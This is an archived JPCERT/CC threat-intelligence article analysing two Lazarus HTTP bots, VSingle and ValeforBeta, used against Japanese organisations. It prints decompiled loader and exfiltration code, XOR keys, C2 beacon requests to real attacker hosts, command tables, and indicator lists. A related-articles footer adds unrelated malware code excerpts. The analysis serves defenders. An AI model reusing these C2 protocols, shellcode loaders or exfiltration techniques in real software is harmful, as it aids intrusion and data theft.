

Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta) - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2021-03-21 · Archived: 2026-04-05 15:27:11 UTC

- [Lazarus](#)

The attack group Lazarus (also known as Hidden Cobra) conducts various attack operations. This article introduces malware (VSingle and ValeforBeta) and tools used in attacks against Japanese organisations.

VSingle overview

VSingle is a HTTP bot which executes arbitrary code from a remote network. It also downloads and executes plugins.

Once launched, this malware runs Explorer and executes its main code through DLL injection. (Some samples do not perform DLL injection.) The main code contains the following PDB path:

```
G:\Valefor\Valefor_Single\Release\VSingle.pdb
```

The next sections describe VSingle's obfuscation technique and communication format.

VSingle obfuscation technique

Most of the strings in VSingle are obfuscated. Figure 1 shows the code to disable obfuscation. A fixed key value (o2pq0qy4ymcrbe4s) decodes the strings by XOR.




Figure 1: Code to disable obfuscation in VSingle

Below is some parts of decoded strings:

```

[+] Download Parameter Error
[+] Download Result
[+] Upload Result
[+] Upload Parameter Error
[+] Interval
    Interval was set to
[+] Plugin Download Result
[+] Update
[+] Info
[+] Uninstall
    Valefor was uninstalled successfully.
[+] Executable Download Result
[+] Executable Download Parameter Error
ufw=%s&uis=%u
cmd.exe /c %s
[%02d-%02d-%04d %02d:%02d:%02d]
[+] Plugin Execute Result
    
```

VSingle communication with C2 servers

Below is the HTTP GET request that VSingle sends to its C2 server at the beginning of the communication.

```

GET /polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
    
```

```
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

[Base64 data] contains the Base64-encoded value of "[IP address][Windows version number][version]". As a response to this request, AES-encrypted data including commands is downloaded from the server. The encryption key is specified in Set-Cookie header in the response.

VSingle also works with authentication proxy (Basic authentication). If the malware contains proxy settings, it can communicate in proxy environment as follows:

```
GET https://maturicafe.com/polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HT
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Proxy-Connection: keep-alive
Proxy-Authorization: Basic [credential]
Pragma: no-cache
Cache-Control: no-cache
```

VSingle functions

VSingle has 8 simple functions as listed below:

Table 1: VSingle commands

Command number	Contents
1	Upload file
2	Set communication interval
3	Execute arbitrary command
4	Download/execute plugin
5	Update
6	Send malware information
7	Uninstall
8	Download file

It executes the following 4 types of plugins:

- Windows PE file (saved as a .tmp file)
- VBS file (saved as a .vbs file)
- BAT file (saved as a .bat file)
- Shellcode

Figure 2 shows a part of the code to execute a plugin.

```

65 | LODWORD(v12) = 255;
66 | memset(&v24, 0, v12);
67 | switch ( HIBYTE(word_10088AC4) )
68 | {
69 |     case 0u:
70 |         tmp = mal_xor_decode(enc_string_10072DE0); // .tmp
71 |         mal_generate_temp_filename(&FileName, (int)tmp);
72 |         flag_create_file = 1;
73 |         break;
74 |     case 1u:
75 |         lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76 |         LODWORD(v13) = a1 - 18;
77 |         memmove_0(lpAddress, Buffer, v13);
78 |         ((void (*)(void))lpAddress)();
79 |         VirtualFree(lpAddress, dwSize, 0x8000u);
80 |         break;
81 |     case 2u:
82 |         lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83 |         LODWORD(v13) = a1 - 18;
84 |         memmove_0(lpAddressa, Buffer, v13);
85 |         ((void (*)(void))lpAddressa)();
86 |         break;
87 |     case 3u:
88 |         vbs = mal_xor_decode(enc_string_10072DEC); // .vbs
89 |         mal_generate_temp_filename(&FileName, (int)vbs);
90 |         flag_create_file = 1;
91 |         break;
92 |     case 5u:
93 |         bat = mal_xor_decode(enc_string_10072DF8); // .bat
94 |         mal_generate_temp_filename(&FileName, (int)bat);
95 |         flag_create_file = 1;
96 |         break;
97 |     default:
98 |         break;
99 | }
100 | if ( flag_create_file )
101 | {
102 |     mal_sleep(30);
103 |     fopen_s(&Stream, &FileName, "a+b");

```

Figure 2: Part of VSingle code to execute a plugin

Plugins are temporarily saved in %TEMP% folder and then executed except for the shellcode ones; They are saved in %TEMP% folder but loaded and executed on memory.

When the command number 6 (sending malware information) is selected, the data in Figure 3 is sent. As for the version number, 4.1.1, 3.0.1 and others have been confirmed in addition to 1.0.1. It is possible that this number indicates some sort of identifier, rather than its malware version.

```

1  Version: 1.0.1
2  Loggedon User: test-user
3  Stub Path:
4  Persistence Mode:
5  Persistence name:
6  Mutex Name: sonatelr

```

Figure 3: Sample information send with command number 6

ValeforBeta overview

ValeforBeta is a HTTP bot developed in Delphi, and its functions are even simpler than those of VSingle. Besides arbitrary code execution from remote network, it just uploads and downloads files.

The next sections describe ValeforBeta's configuration and communication format.

ValeforBeta configuration

Figure 4 shows the code to load the configuration. It contains sample ID ("512" in Figure 4), access type and intervals, as well as C2 server information.

```

40 mal_calc_systemhash();
41 LOWORD(v1->config->version_id) = myatoi((int)"512");
42 v1->config->url_counter = 0;
43 mymemset(v1->config->URL1, 0, 0x104u);
44 v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45 mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46 mymemset(v1->config->Proxy, 0, 0x104u);
47 v3 = mal_check_count((int)
48 mymemcpy(v1->config->Proxy
49 mymemset(v1->config->field_214, 0, 0x104u);
50 mymemset(v1->config->field_318, 0, 0x104u);
51 v1->config->cmd_interval = myatoi((int)"30");
52 v1->config->script_interval = myatoi((int)"30");
53 v1->config->sleep_time_dw1 = myatoi((int)"1");
54 mymemset(v1->config->Thismodulefilename, 0, 0x104u);
55 mymemset(v1->config->argv_0value, 0, 0x104u);
56 if ( myatoi((int)"1") )
57 {
58 v1->config->flag_loadpe = 1;
59 System::ParamStr(0, &v19);
60 v8 = System::__linkproc__ LStrToPChar(v19);
61 v13 = mal_check_count(v8);
62 System::ParamStr(0, &v18);
63 v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64 mymemcpy(v1->config->Thismodulefilename, v9, v13);
65 }
66 else
67 {
68 v1->config->flag_loadpe = 0;
69 if ( !System::ParamCount() )
70 goto LABEL_13;
71 System::ParamStr(0, &v23);
72 v4 = System::__linkproc__ LStrToPChar(v23);
73 v11 = mal_check_count(v4);
74 System::ParamStr(0, &v22);
75 v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76 mymemcpy(v1->config->argv_0value, v5, v11);
77 System::ParamStr(1, &v21);
78 v6 = System::__linkproc__ LStrToPChar(v21);
79 v12 = mal_check_count(v6);
80 System::ParamStr(1, &v20);
81 v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82 mymemcpy(v1->config->Thismodulefilename, v7, v12);
83 }
84 if ( myatoi((int)"3") == 1 )
85 v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86 if ( myatoi((int)"3") == 2 )
87 v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88 if ( myatoi((int)"3") == 3 )
89 v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90 LABEL_13:

```

Figure 4: ValeforBeta configuration

There are 3 different access types:

- Connect directly (INTERNET_OPEN_TYPE_DIRECT)
- Use default setting (INTERNET_OPEN_TYPE_PRECONFIG)

- Connect via proxy (INTERNET_OPEN_TYPE_PROXY)

ValeforBeta communication with C2 servers

Below is the HTTP POST request that ValeforBeta sends to its C2 server at the beginning of the communication.

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 data]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

Although it is a HTTP POST request, it does not contain any data to send. The Base64-encoded data after "JSESSIONID=" in the Cookie header contains the information of an infected host. Below is the format of Base64-encoded data.

```
[8-letter random string][data][random string (4-12 letters)]
```

[data] contains the version information of the malware and the IP address of the infected hosts. (See request type "0" in Appendix A for more details.) If the response from the server is "200 OK", the next request is sent (Request type "1").

The C2 server sends data including commands. The result of the command execution is sent as a part of the HTTP POST request, disguised as a BMP file. Figure 5 shows part of the code to send the command execution result.

```

v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
    wsprintfA(
        &v30,
        "Content-Type: multipart/form-data; boundary=%s\r\n",
        (const char *)http_strc->http_bonday_str);
    if ( !v20 || !v21 )
    {
        if ( v20 )
            wsprintfA(
                &v32,
                "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
                (const char *)http_strc->http_bonday_str,
                (const char *)http_strc->http_name1,
                (const char *)http_strc->http_body_text);
            else
                wsprintfA(
                    &v32,
                    "--%s\r\n"
                    "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
                    "Content-Type: image/bmp\r\n"
                    "\r\n",
                    (const char *)http_strc->http_bonday_str,
                    (const char *)http_strc->http_name,
                    (const char *)http_strc->http_filename);
        }
        else
        {
            wsprintfA(
                &v32,
                "--%s\r\n"
                "Content-Disposition: form-data; name=\"%s\"\r\n"
                "\r\n"
                "%s\r\n"
                "--%s\r\n"
                "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
                "Content-Type: image/bmp\r\n"
                "\r\n",
                (const char *)http_strc->http_bonday_str,
                (const char *)http_strc->http_name1,
                (const char *)http_strc->http_body_text,
                (const char *)http_strc->http_bonday_str,
                (const char *)http_strc->http_name,
                (const char *)http_strc->http_filename);
        }
    }
    wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
    v27 = mal_check_count((int)&v32);
    v28 = mal_check_count((int)&v33);
}

```

Figure 5: ValeforBeta's code to send command execution result

ValeforBeta functions

ValeforBeta has only 6 functions as listed in Table 2.

Table 2: ValeforBeta commands

Command number	Contents
1	Download file
2	Upload file
3	Execute arbitrary shell command
4	Uninstall (Executes cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "file name of itself")
6	Set Sleep Time
7	Send system information

The command execution result is XOR-encoded. Figure 6 shows the decoded string of data sent with command number 7 (sending system information).

```

1  ----- About PC -----
2
3  ホスト名:                WIN10
4  OS 名:                  Microsoft Windows 10 Enterprise
5  OS バージョン:          10.0.17763 N/A ビルド 17763
6  OS 製造元:              Microsoft Corporation
7  OS 構成:                スタンドアロン ワークステーション
8  OS ビルドの種類:       Multiprocessor Free
9  登録されている所有者:
10 登録されている組織:
11 製品 ID:
12 最初のインストール日付:
13 システム起動時間:       2021/02/02, 12:20:45
14 システム製造元:         VMware, Inc.
15 システム モデル:        VMware Virtual Platform
16 システムの種類:         x64-based PC
17 プロセッサ:             1 プロセッサインストール済みです。
18                         [01]: Intel64 Family 6 Model 45 Stepping 7 GenuineIntel ~1995 Mhz
19 BIOS バージョン:        Phoenix Technologies LTD 6.00, 2015/07/02
20 Windows ディレクトリ:   C:\WINDOWS
21 システム ディレクトリ:   C:\WINDOWS\system32
22 起動デバイス:           \Device\HarddiskVolume1
23 システム ロケール:      ja;日本語
24 入力ロケール:           ja;日本語
25 タイム ゾーン:          (UTC+09:00) 大阪、札幌、東京
26 物理メモリの合計:       2,047 MB
27 利用できる物理メモリ:   1,023 MB
28 仮想メモリ: 最大サイズ: 2,127 MB
29 仮想メモリ: 利用可能:   647 MB
30 仮想メモリ: 使用中:     1,480 MB
31 ページ ファイルの場所: C:\pagefile.sys
32 ドメイン:                WORKGROUP
33 ログオン サーバー:       \\WIN10
34 ホットフィックス:        5 ホットフィックスがインストールされています。
35
36 - snip -
37
38 ----- About User -----
39
40 UserName:                C:\Users\
41 ForeGroundWindow:        Phantom - [y0o.:main thr3@d, m0dul3 ezb_dump]
42
43 === Login Status ===
44 'query' は、内部コマンドまたは外部コマンド、
45 操作可能なプログラムまたはバッチ ファイルとして認識されていません。
46
47 ----- About Bot -----
48
49 Version:                 512
50 Path:                    C:\Users\ \Desktop\ezb_dump.exe
51 ExecMode:                 LOADPE
52 IsAdmin:                 Yes
53 ScriptInterval:          30
54 CmdInterval:             30
55 Delay:                   1

```

Figure 6: Sample data sent by ValeforBeta

Tools used after intrusion

The attackers use the following 3 tools in this operation in order to relay communication with C2 server.

- 3Proxy
- Stunnel
- Plink

In closing

We introduced malware and tools that Lazarus used in the operation against Japanese organisations. We will provide an update if we find new types of malware.

The C2 servers connected to the samples described in this article are listed in Appendix B. Please make sure that none of your devices is communicating with them.

Shusei Tomonaga

(Translated by Yukako Uchida)

Appendix A: Data sent by ValeforBeta

Table A: Format of data sent

Offset	Length	Contents
0x00	1	Request type (0: Send client data, 1: Request a command, 2: Send command execution result)
0x01	4	Client ID (generated from hostname, username, OS install date/time and MAC address)
0x05	3	Malware version
0x08	4	IP address
0x0C	3	OS version

- Data after 0x05 is XOR-encoded and added only for the request type "0".


Appendix B: C2 servers

- <http://aquagoat.com/customer>
- <http://blacktiger.com/input>
- <http://bluedog.com/submit>
- <http://coraltiger.com/search>
- <http://goldtiger.com/find>
- <http://greentiger.com/submit>
- <http://industryarticleboard.com/evolution>
- <http://industryarticleboard.com/view>
- <http://maturicafe.com/main>
- <http://purplefrog.com/remove>
- <http://whitedragon.com/search>
- <https://coralcameleon.com/register>
- <https://industryarticleboard.com/article>
- <https://maturicafe.com/polo>
- <https://salmonrabbit.com/login>
- <https://whitecameleon.com/find>
- <https://whiterabbit.com/input>

- <http://toysbagonline.com/reviews>
- <http://purewatertokyo.com/list>
- <http://pinkgoat.com/input>
- <http://yellowlion.com/remove>
- <http://salmonrabbit.com/find>
- <http://bluecow.com/input>
- http://www.karin-store.com/data/config/total_manager.php
- <http://katawaku.jp/bbs/data/group/group-manager.php>
- <http://3.90.97.16/doc/total.php>

Appendix C: Malware hash value

- 487c1bdb65634a794fa5e359c383c94945ce9f0806fcad46440e919ba0e6166e
- eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60



[朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Related articles



• [Multiple Threat Actors Rapidly Exploit React2Shell: A Case Study of Active Compromise](#)

```

*key = 0x4271480;
*key[4] = 0x015813C2;
*key[8] = 0x6d72834;
*key[12] = 0x00007009;
Dv[4] = 0x147421;
Zv[1] = 0x4000000;
Zv[2] = 0x0000000;
Zv[3] = 0x0000000;
Zv[4] = 0x0000000;
v4 = w_ret_argOffset0x350(a1 + 1);
if ( !((C2->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xF0000000) ) )
return 0;
v5 = w_ret_argOffset0x350(a1 + 1);
handLeHashubj = a1 + 1;
if ( !((C2->CryptCreateHash)(*a1, 0x0000, 0, 0, a1 + 1) ) )
{
LABEL_0:
if ( *a1 )
return 0;
v6 = w_ret_argOffset0x350(a1 + 1);
(C2->CryptReleaseContext)(*a1, 0);
return 0;
}
if ( !CryptHashData(*handLeHashubj, key, 16u, 0) )
{
v8 = w_ret_argOffset0x350(a1 + 1);
v9 = a1 + 1;
!(v8->CryptDeriveKey)(*a1, 0x0000, *handLeHashubj, 0x000000, a1 + 2) } // CALG_AES_128
{
if ( *handLeHashubj )
{
v5 = w_ret_argOffset0x350(a1 + 1);
(C2->CryptDestroyHash)(*handLeHashubj);
goto LABEL_0;
}
v10 = w_ret_argOffset0x350(a1 + 1);
(C2->CryptSetKeyParam)(*v8, 1, 0x0000, 0); // SP_7A00D00 = PMS045/T
v11 = w_ret_argOffset0x350(a1 + 1);
v12 = w_ret_argOffset0x350(a1 + 1); // DV = parameter
v13 = w_ret_argOffset0x350(a1 + 1);
(C2->CryptSetKeyParam)(*v9, 4, 0x0000, 0); // SP_7A00E = CBC
return *v4;
}

```

[Update on Attacks by Threat Group APT-C-60](#)

```


python parse_cross2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7F 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpMdgAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7XXmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnWU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TwK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7Tzk7UZjyapTIj
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH40
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUb0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkpMdgAGRn6Nw6
RHnVST/1HJ+zHLH82q7XXmo+rU+IzYpXnWU7pMs1Sdq+cRxMoTLmhNoq2UTwK9o9RodcZtZXsk
bM7Tzk7UZjyapTIjfcq6BwMdsMx6gH40s1B/Swnc3wQxUb0aqEokKorZwmHU3wIDAQAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```
• 8F 8E 8D 8C 8A 84 80 movsx eax, cs:num7
• 86 8F 8E 88 movd xmm0, eax
• 73 8F 8E 89 cvtdq2pd xmm1, xmm0
• 8F 8E 85 DC 8A 84 80 movsx eax, cs:num3
• 86 8F 8E 88 movd xmm0, eax
• 73 8F 8E 89 cvtdq2pd xmm0, xmm0
• 72 8F 8E 88 addsd xmm0, xmm0
• 72 8F 8E 88 subss xmm0, xmm0
• 72 8F 8E 8A mulsd xmm1, xmm0
• 72 8F 11 40 88 movsd [rbp+1410h+phPrev], xmm1
• 18 85 C8 FF FF call ret2
• 44 8F 8E 88 movsx r9d, al
• 18 85 C8 FF FF call ret0
• 8F 8E 88 movsx ecx, al
• 18 85 C8 FF FF imul r9d, ecx
• 8F 8E 89 call ret7
• 8F 8E 89 movsx eax, al
• 41 83 C1 add eax, r9d
• 8F 8E 80 8F 8A 84 80 movsx ecx, cs:num9
• 93 C1 add eax, ecx
• 8F 8E 80 93 8A 84 80 movsx ecx, cs:num8
• 13 D2 xor edx, edx
• 72 F4 div ecx
• 8F 8E 80 87 8A 84 80 movsx ecx, cs:num1
• 10 C1 cmp eax, ecx
• 74 38 jr short loc_7FF8581895C0
• 18 85 C8 FF FF call ret3
• 8F 8E 88 movsx edx, al
• 8F 8E 85 8C 8A 84 80 movsx eax, cs:num0
• 18 85 C8 imul edx, eax
• 44 80 84 52 lea r9d, [edx*2]
• 45 83 C9 add r9d, r9d
• 18 90 C8 FF FF call ret9
• 8F 8E 88 movsx ecx, al
• 44 28 C1 sub r9d, ecx
• 18 72 C8 FF FF call ret6
• 8F 8E 88 movsx ecx, al
• 44 83 C1 add r9d, ecx
• 8F 8E 80 4E 8A 84 80 movsx ecx, cs:num3
• 41 83 C9 add ecx, r9d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: https://blogs.jpCERT.or.jp/en/2021/03/Lazarus_malware3.html